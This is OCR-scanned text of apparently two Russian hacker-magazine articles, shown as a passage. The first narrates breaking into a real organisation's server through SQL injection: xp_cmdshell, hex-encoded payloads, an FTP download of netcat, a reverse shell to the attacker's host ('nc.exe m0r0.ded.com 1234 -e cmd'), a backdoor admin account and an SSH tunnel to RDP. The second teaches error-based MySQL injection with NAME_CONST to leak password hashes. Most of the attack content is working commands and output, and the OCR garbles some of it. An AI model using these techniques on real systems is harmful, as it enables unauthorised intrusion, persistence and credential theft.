netcat и plink (естественно, волшеб-
ной версии)
• поднять на дедике nc в режиме про-
слушивания
• запустить на серваке nc в режиме
коннекта и проброса командной строки
• создать и добавить нужного пользо-
вателя в нужную группу
• поднять на дедике SSH-сервер
• осуществить реверс-коннект на де-
дик с правильным маппингом портов
• на дедике подключиться по RDP к
localhost:3390 и получить доступ к
удаленному рабочему столу
• ввести логин и пароль нужного поль-
зователя
• отключиться от сервера и написать
статью в ][
```

ШАГ 6. ВНЕДРЕНИЕ АГЕНТА

Первым делом следовало залить нужные файлы на сервер. В прошлый раз был доступ к ftp, но здесь такого счастья мне не привалило.

ЗАЛИВКА ПО FTP


Получив возможность исполнять команды операционной системы и запускать собственные бинарники, следует позаботиться о способе заливки файлов на целевую систему. В *nix-средах это решается просто, так как в большинстве из них по умолчанию доступен wget, а если и нет, то не составит труда его доустановить. В винде wget'а нет, а для установки софта нужно сначала залить дистрибутив. Извечная проблема курицы и яйца.

К счастью, в штатной поставке есть FTP-клиент, позволяющий работать с внешними скриптами. Для скачки файлов нужно наполнить текстовый файл FTP-командами и скормить его клиенту:


```
ftp.exe -i -n -v -s:<script_path>
```

При создании скрипта в большинстве случаев достаточно следующих FTP-команд:


- open <server> <port> — **устанавливает соединение с указанным FTP-сервером;**
- user <username> [password] — **позволяет указать учетные данные для аутентификации;**
- binary — **устанавливает двоичный режим передачи;**
- get <remote-file> [local-file] — **копирует удаленный файл на локальную систему;**
- quit — **закрывает FTP-сессию.**



ПРОЦЕДУРА XP_CMDSHELL АКТИВИРОВАНА



ОПРЕДЕЛЯЕМ КОЛИЧЕСТВО СТРОК В ВЫВОДЕ КОМАНДЫ



ФИЛЬТРАЦИЯ В ДЕЙСТВИИ

Пришлось задуматься над использованием стандартных средств ОС, доступных из командной строки и позволяющих скачивать файлы по сети. Немного подумай... — ну, конечно, это ftp.exe. Продолжая тему сиквела, в качестве ftp-сервера я цинично использовал ism.ws:.
Так как интерактивной сессии не было, следовало составить скрипт с командами и скормить его клиенту. Синтаксис скрипта для ftp-клиента очень прост — в каждой строчке по отдельной команде. Для начала я набросал команды по созданию скриптов. Выполнять каждую по отдельности не хотелось, и я использовал режим последовательного выполнения команд cmd.exe с использованием амперсандов. Так, для скачивания nc.exe нужно было выполнить:

```
mkdir %TEMP%\test && echo open
ftp2.rd.net 21 >> %TEMP%\test\
test.txt && echo USER ism.ws.prod.
code jaWlUXkaZNNWFuzFb >> %TEMP%\
test\test.txt && echo binary >>
%TEMP%\test\test.txt && echo get
tools\nc.exe %TEMP%\test\nc.exe >>
%TEMP%\test\test.txt && echo quit >>
%TEMP%\test\test.txt && ftp.exe -i
-n -v -s:%TEMP%\test\test.txt.
```

По выполнении этой команды в директории %TEMP%\test должен появиться файл nc.exe. После кодирования и подстановки в шаблон был инъектирован код:

```
; declare @v as varchar(2048)
declare @n as nvarchar(2048) set @v =
0x6d61737465722e2e78705f636d647368
656c6c set @n = cast(@v as nvarchar)
set @v = 0x6d6b6469722202554454d5025
5c5c746573742026262065636686f206f70
656e20667470322e72642e6e6574203231
203e3e202554454d50255c5c746573745c
5c746573742e74787420262620656368 6f2
0555345522069736d2e77732e70726f642
e636f6465206a61576c55586b615a4e4e5
746757a4662203e3e202554454d50255c5
c746573745c5c746573742e74787420262
6206563686f2062696e617279203e3e202
554454d50255c5c746573745c5c7465737
42e7478742026262065636686f206765742
0746f6f6c735c5c6e632e6578652025544
54d50255c5c746573745c5c6e632e65786
5203e3e202554454d50255c5c746573745
c5c746573742e747874202626206563686
f2071756974203e3e202554454d50255c5
c746573745c5c746573742e74787420262
6206674702e657865202d69202d6e202d7
6202d733a2554454d50255c5c746573745
c5c746573742e747874 insert into foo
execute @n @v--.
```

Для проверки выполняем dir %temp%\test:

```
; declare @v as varchar(2048)
declare @n as nvarchar(2048) set @v =
0x6d61737465722e2e78705f636d647368
656c6c set @n = cast(@v as nvarchar)
set @v = 0x6970636f6e666967 insert
into foo execute @n @v--.
```

Все OK, nc.exe на месте. Точно так же заливаем plink.exe (можно было и в один скрипт засунуть), только директорию создавать уже не надо.

ШАГ 7. ЗАКРЕПЛЕНИЕ

Далее нужно запустить такие команды, как net user и net localgroup. Можно все делать через инъекцию, но при наличии netcat это уже не имеет смысла. Поэтому на дедике я запустил nc.exe в режиме прослушивания порта 1234:


```
nc.exe -l -p 1234.
```

Для реверс коннекта к деду и проброса шелла следовало выполнить команду:

```
%temp%\test\nc.exe m0r0.ded.com
1234 -e cmd
```

– со стороны сервака. После кодирования имеем следующий инъект:

```
; declare @v as varchar(2048)
```



ЛЬЕМ ФАЙЛЫ FTP-КЛИЕНТОМ

ПРИЛОЖЕНИЕ ПОД УЧЕТКОЙ SA НЕ ТАКАЯ УЖ И РЕДКОСТЬ

```
declare @n as nvarchar(2048) set @v = 0x6d61737465722e
2e78705f636d647368656c6c set @n = cast(@v as nvarchar)
set @v = 0x2574656d70255c5c746573745c5c6e632e657865206
d3072302e6465642e636f6d2031323334202d6520636d64 insert
into foo execute @n @v-
```

Все прошло как нельзя гладко, и в консоли деда я увидел шелл подопытного сервера. Воспользовавшись консолью, я активировал юзера support_388945a0 и добавил его в группу администраторов:

```
net user support_388945a0 /active:yes m0r0pass
net localgroup administrators support_388945a0 /add.
```

ШАГ 8. АТАКА

Глотнув еще кефира, я запустил на деде SSH-сервер. На автомате в консоли появилась команда для подключения по SSH. Классика проникновения:

```
%temp%\test\plink.exe -nc m0r0.ded.com:22 -batch -pw
<pass>-R 3390:127.0.0.1:3389 -L 3390:127.0.0.1:3390 -l
<username> -auto_store_key_in_cache m0r0.ded.com
```

Сервак в наших руках, — можно подключаться на 127.0.0.1:3990. После ввода логина и пароля я оказался на территории врага. СУБД работала в режиме Windows Authentication, так что получить доступ ко всем БД и слить дампы не составляло труда. Развитие успеха я оставлю за кадром, предлагая включить фантазию.

ТЯЖЕЛО В УЧЕНИИ

Окучивая NAFCU, я столкнулся со многими, казалось, непреодолимыми трудностями. Это и активация xp_cmdshell, и обход WAF, и заливка файлов, и, конечно, уже классический обход файра с помощью реверс-коннекта по SSH. Однако суть не в этом. Прелесть в том, что это не уникальный баг, а типовая ситуация, и все вышеописанное следует расценивать как методику. Имея в рукаве такие козыри, как инъекция и доступ с правами sa, ты можешь не бояться за исход партии, главное — умело ими воспользоваться. Все описанные действия были совершены под музыку Бетховена. Слушай классику и будь счастлив.



ПОИСК ИНЪЕКЦИЙ

Простейший способ определения уязвимых параметров заключается в подстановке кавычек в передаваемые значения. Собственно, таким образом и были обнаружены уязвимости NAFCU. Не стоит зацикливаться исключительно на кавычках. Во-первых, ошибки могут просто не выводиться. В этом случае при подстановке кавычки ты тупо ничего не увидишь. Во-вторых, кавычки могут экранироваться. Ошибки никакой не произойдет, а инъекция, тем не менее, может присутствовать. Так, например, при переполнении целочисленных параметров кавычки и вовсе не нужны. Наконец, параметр может быть уязвим к слепым инъекциям. Подставлять кавычку здесь — это как ядерной боеголовкой по муравейнику. Поэтому помимо кавычек я повсеместно использую конструкции «and 1=1--» и «and 1=0--», добавляя их к основному значению параметра в различных вариациях. Стопроцентной гарантии нет, но в большинстве случаев при наличии инъекции сервер будет возвращать разные результаты. Главное убедиться, что основное значение параметра обеспечивает возврат каких-нибудь данных. Отличие в результатах ты можешь увидеть на глаз. Но можешь и не увидеть, если оно незначительно или не выводится браузером. В любом случае стоит заглядывать в HTM-коды страниц и сравнивать их между собой. Вручную делать это крайне неэффективно, поэтому советую задуматься о разработке средств автоматизации.

Совет №2. Раз в два часа отрывайся от работы и устраивайте прогулку!
Если возможно, гуляй по 5-10 минут на улице. Но можешь ходить и в офисе. А чтобы все думали не то, что ты бездельничаешь (они ведь не знают про «Календарь Здоровья»!), а что у тебя важные дела по работе — возьми в руки стопку исписанных бумаг. Это работает!




gameland.ru
Игры меняются,
gameland.ru остается!



QWAZAR /QWAZAR@ANTICHAT.NET/

```
When an attacker executes SQL Injection attacks
sometimes the server responds with error messages
from the database server complaining that the SQL
Query's syntax is incorrect. Blind SQL injection
is identical to normal SQL Injection except
that when an attacker attempts to exploit an
application rather then getting a useful error
message they get a generic page specified by
the developer instead. This makes exploiting a
potential SQL Injection attack more difficult but
not impossible. An attacker can still steal data
by asking a series of True and False questions
through sql statements.


Additional information on SQL injection
including useful articles and links can be found
at our SQL Injection page below http://www.
cgisecurity.com/development/sql.shtml
```

Blind SQL Injection



ДОБИВАЕМ SQL

Новейшие способы работы с инъекциями



Не прошло и трех дней после сдачи моей прошлой статьи, как в голове родилась совершенно новая и куда более эффективная методика работы с Blind SQL Injection. Если ты помнишь, я рассказывал о том, как существенно уменьшить количество запросов к серверу при работе с уязвимостями такого рода. Сегодня я покажу поистине революционные приемы инъектирования. А ты внимательно слушай и конспектируй.

РАЗБИРАЕМСЯ С ИМЕНАМИ СТОЛБЦОВ

Начались мои исследования с попытки решить вторую основную проблему тех, кто работает с инъекциями в MySQL. Она заключается в невозможности получить имена таблиц и столбцов в MySQL 4-й ветки, не прибегая к полному перебору.

Насколько нам всем известно, в этой ветке начисто отсутствует системная таблица INFORMATION_SCHEMA.tables, и данные о таблицах, хранящихся в базе данных, нигде в виде, доступном для чтения, не содержатся. Эта особенность доставляет массу неудобств.

Изначально задумка состояла в том, чтобы попытаться найти такую ошибку выполнения SQL-запроса, в которой выводится какая-нибудь информация о текущей таблице. Немного пошерстив документацию, обнаруживаем ошибку:

```
Error: 1060 SQLSTATE: 42S21 (ER_
DUP_FIELDNAME)

Message: Duplicate column name '%s'
```

Забиваем текст в поисковик и видим: эту ошибку можно получить, если задать уже существующее имя колонки в оператор ALTER TABLE, или если неправильно воспользоваться оператором JOIN. Вариант с ALTER TABLE не подходит, так как его невозможно использовать в SELECT-запросе. Попробуем вариант с JOIN. Для начала выясним, когда именно эта ошибка возникает в SELECT-запросе. Посмотрев документацию, выясняем, что эта ошибка возникает тогда, когда ты при помощи оператора SELECT пытаешься получить имя какой-нибудь колонки (к примеру, id) и тут оказывается, что колонок с именем id несколько. Оператор SELECT теряется и выплевывает ошибку. Мол, колонок с именем 'id' несколько, и он не знает, какая именно тебе нужна.

Теперь вспомним о том, что оператор JOIN используется для связывания двух таблиц между собой. Запускаем запрос с использованием JOIN:

```
mysql> select * from users join news;
+----+------+-----------+---------
-+----+-------+------------+
| id | name | passwd   | is_admin | id
| title | date     |
+----+------+-----------+---------
-+----+-------+------------+
|  1 | Ivan | password1 |      1 |  1 |
```

When an attacker executes SQL Injection attacks
sometimes the server responds with error messages

```
Ошибка

SQL-запрос:

SELECT *
FROM (

  SELECT *
  FROM users a
  JOIN users b
  USING ( id )
)c
LIMIT 0 , 30

Ответ MySQL:

#1060 - Duplicate column name 'name'

[ Назад ]
```

ПОЛУЧАЕМ ИМЕНА КОЛОНОК ТАБЛИЦЫ USERS

```
Ошибка

SQL-запрос:

SELECT *
FROM (

  SELECT *
  FROM (

    SELECT NAME_CONST(
      (

        SELECT CONCAT( name, 0x3a, passwd )
        FROM users
        LIMIT 1
      ), 1
    )x
  )a
  JOIN (

    SELECT NAME_CONST(
      (

        SELECT CONCAT( name, 0x3a, passwd )
        FROM users
        LIMIT 1
      ), 1
    )x
  )e
)r
LIMIT 0 , 30

Ответ MySQL:

#1060 - Duplicate column name 'admin:f8d80def69dc3ee86c5381219e4c5c80'
```

ВЫВОД ИМЕНИ ПОЛЬЗОВАТЕЛЯ И ЕГО ПАРОЛЯ В ТЕКСТЕ ОШИБКИ

```
test1 | 22-12-2009 |
+----+------+-----------+----------+----+-------+----
--------+
1 row in set (0.00 sec)
```

И видим, что он вернул нам содержимое таблиц `users` и `news` в виде одной таблицы, причем имена колонок в таблицах остались прежними. То есть, у нас в выводимом результате — две колонки с именем 'id'. Попробуем получить значение поля 'id' из таблицы, составленной выше. Не забываем о том, что для сложных запросов MySQL требует указания алиасов для каждой таблицы, участвующей в запросе.

```
mysql> select * from (select * from users as a join news
as b) as c;
ERROR 1060 (42S21): Duplicate column name 'id'
```

Отлично! Получили то, что хотели, осталось подумать, как при помощи подобного запроса получить имена всех столбцов, к примеру, таблицы `users`. Джойним ее саму с собой:

```
mysql> select * from (select * from users as a join users
as b) as c;
ERROR 1060 (42S21): Duplicate column name 'id'
```

На выходе получаем имя первого столбца таблицы. Думаем, как получить остальные. Снова смотрим в документацию и находим оператор USING, который используется для указания списка столбцов, которые присутствуют в обеих таблицах:

```
USING (column_list) служит для указания списка столб-
цов, которые должны существовать в обеих таблицах. Такое
выражение USING, как:
```

```
A LEFT JOIN B USING (C1,C2,C3,...)
семантически идентично выражению ON, например:
A.C1=B.C1 AND A.C2=B.C2 AND A.C3=B.C3,...
```

То есть, объединив таблицы `news` и `users` и используя оператор USING() с параметром 'id', мы получим результирующую таблицу, в которой столбец с именем 'id' будет присутствовать только один раз. Пробуем:

```
mysql> select * from users a join news b USING(id);
+----+------+-----------+----------+-------+---------
---+
| id | name | passwd    | is_admin | title | date      |
+----+------+-----------+----------+-------+---------
---+
|  1 | Ivan | password1 |        1 | test1 | 22-12-2009 |
+----+------+-----------+----------+-------+---------
---+
1 row in set (0.00 sec)
```

Действительно, видим только один столбец с именем 'id', а значит и попытка получить столбец с именем 'id' из этой таблицы никакой ошибки не спровоцирует.
Применим этот оператор для получения имен остальных полей из таблицы `users`, с учетом того, что имя 'id' мы уже знаем:


```
mysql> select * from (select * from users a join users b
using(id))c;
ERROR 1060 (42S21): Duplicate column name 'name'
```

Ага, узнали еще одно имя столбца — 'name', пробуем дальше:

```
mysql> select * from (select * from users a join users b
```



Blind SQL Injection



СПИСОК ВОЗМОЖНЫХ ОШИБОК SQL-ЗАПРОСОВ МОЖЕТ СКАЗАТЬ О МНОГОМ

WARNING


warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



links

forum.antichat.ru/thread43966.html — все о SQL Injection.
dev.mysql.com/doc — документация по MySQL.
forum.antichat.ru/thread119047.html — методы быстрой работы со слепыми инъекциями.



info

Эти методы можно использовать и в обычных инъекциях. При их использовании не придется подбирать количество колонок в запросе.

```
using(id, name))c;
ERROR 1060 (42S21): Duplicate column name
'passwd'
```

Узнаем имя третьего столбца. И так, один за другим, выявляем имена столбцов в этой таблице. В конце, когда выясним все имена, ошибки не будет, и запрос выполнится успешно.

```
mysql> select * from (select * from users a join
users b using(id, name, passwd, is_admin))c;
+----+------+-----------+----------+
| id | name | passwd    | is_admin |
+----+------+-----------+----------+
|  1 | Ivan | password1 |        1 |
+----+------+-----------+----------+
1 row in set (0.00 sec)
```

Делаем вывод, что в таблице `users` присутствуют столбцы 'id', 'name', 'passwd', 'is_admin'. Вроде бы все хорошо, но... метод не срабатывает на MySQL 4-й версии. Выясняется, что в четвертой версии при таком запросе возникает совершенно другая ошибка. Следовательно, все описанное выше может использоваться, только если по каким-либо причинам мы не можем воспользоваться таблицей INFORMATION_SCHEMA.tables в пятой или шестой версиях MySQL.

ВЗГЛЯД ПОД ДРУГИМ УГЛОМ

Возможность получать имена столбцов без использования INFORMATION_SCHEMA — это, конечно, возможность полезная, но такая необходимость возникает довольно редко. Разве что в слепых SQL-инъекциях, с возможностью вывода ошибки, где стандартный процесс получения значений занимает достаточно много времени. А тут пара запросов — и все нужные значения получены. Хотелось бы выжать из этой ошибки большее...

Недавно мне в аську постучался jokester (Джок, большой тебе привет!) и предложил следующую идею: «А почему бы не попробовать выводить значение какого-либо поля из базы данных в тексте ошибки целиком, не прибегая к классическому использованию more 1 row?». «Идея отличная», — согласился я.

Он начал исследовать варианты составления запросов с использованием ORDER BY, которые при неправильном значении сортируемого поля выводят ошибку:

```
mysql> select * from users order by lala;
ERROR 1054 (42S22): Unknown column 'lala' in
'order clause'
```

Я же вспомнил о методе вывода имен колонок с использованием JOIN. Через некоторое время мы оба пришли к тому, что нужно найти какой-нибудь способ заставить базу данных воспринимать значение поля как имя колонки.

Это обуславливается тем, что запросы, которые ругаются на неправильное имя колонки, есть, а запросов, которые ругаются на неправильные данные в таблице и при этом их выводят, — нет.


Отлично, задача поставлена, зарываемся в документацию. Находим интересную функцию в разделе «Miscellaneous Functions», с пометкой «for internal use only». Функция называется NAME_CONST(). Используется так: NAME_CONST(name,value). Результатом работы станет значение 'value' в столбце с именем 'name':

```
mysql> select name_const('Test', 111);
+------+
| Test |
+------+
|  111 |
+------+
1 row in set (0.00 sec)
```

Как раз то, что нужно! Проверим, возможно ли вместо значения 'value' выполнить какой-нибудь запрос. Достанем, к примеру, поле 'passhash' из таблицы 'users':

```
mysql> select name_const((select passhash from
users where id=1), 111);
+----------------------------------+
| f8d80def69dc3ee86c5381219e4c5c80 |
+----------------------------------+
|                              111 |
+----------------------------------+
1 row in set (0.00 sec)1 row in set (0.03 sec)
```

Отлично, все сработало, как надо — в имени столбца мы видим строку 'f8d80def69dc3ee86c5381219e4c5c80', которая является паролем первого пользователя из таблицы 'users'.



MYSQL НЕ МОЖЕТ ПОНЯТЬ, КАКОЕ ИМЕННО ПОЛЕ НАМ НУЖНО

МАЛОИЗВЕСТНАЯ ФУНКЦИЯ NAME_CONST()

ПОЛУЧЕНИЕ ХЕША ПАРОЛЯ В КАЧЕСТВЕ ИМЕНИ СТОЛБЦА

ИСПОЛЬЗОВАНИЕ НОВОГО МЕТОДА НА ДЕЙСТВИТЕЛЬНО СУЩЕСТВУЮЩЕМ WEB-ПРИЛОЖЕНИИ

А теперь используем этот запрос в методе получения имен полей, без использования INFORMATION_SCHEMA. Аккуратненько составляем запрос, подставив вызов функции NAME_CONST вместо имени таблицы, в которой узнаем имена столбцов. Не забываем добавлять алиасы к каждой используемой таблице и стараемся не запутаться в скобочках. Запускаем:

```
mysql> SELECT * FROM (SELECT * FROM (SELECT NAME_
CONST((SELECT passwd FROM users LIMIT 1),1)x)a JOIN
(SELECT NAME_CONST((SELECT passwd FROM users LIMIT 1),1)
k)e)r;
```

```
